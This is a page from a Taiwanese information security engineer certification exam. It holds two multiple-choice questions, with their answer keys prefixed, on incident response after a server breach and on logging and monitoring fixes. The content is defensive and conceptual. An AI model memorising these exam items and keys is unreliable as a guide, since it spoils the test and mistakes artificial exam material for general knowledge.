A	<p>39. 【題組 5 背景描述如附圖】若有跡證顯示伺服器已受駭，並確認為所安裝之軟體或元件存在弱點，下列資安事故處理流程何者較「不」正確？</p> <p>(A) 疑似受駭伺服器，原系統立即重新安裝系統與應用程式</p> <p>(B) 於應用程式防火牆或入侵偵測系統，設定阻擋規則以緩解</p> <p>(C) 依據資產清冊盤點弱點軟體狀態，排定更新計畫並執行</p> <p>(D) 分析系統與網路日誌，清查攻擊者未進行內部橫向移動</p>
A B C	<p>40. 【題組 5 背景描述如附圖】針對此次資安事故進行根因分析，確認為未能即時識別系統中惡意活動，下列矯正措施敘述哪些正確？(複選)</p> <p>(A) 確保帳號登錄、存取控制或輸入驗證等異常事件，皆留存於日誌中，並保留足夠資訊以識別攻擊來源</p> <p>(B) 日誌留存需為合理時間，以供後續電腦鑑識查閱使用</p> <p>(C) 建立監控告警機制，確保可疑活動於接受時間內發現處置</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 14 頁，共 14 頁

(D) 全面執行滲透測試或紅隊演練，並確保相關攻擊皆未於日誌中留下軌跡，即代表資安縱深防護已趨近完善
--

資訊安全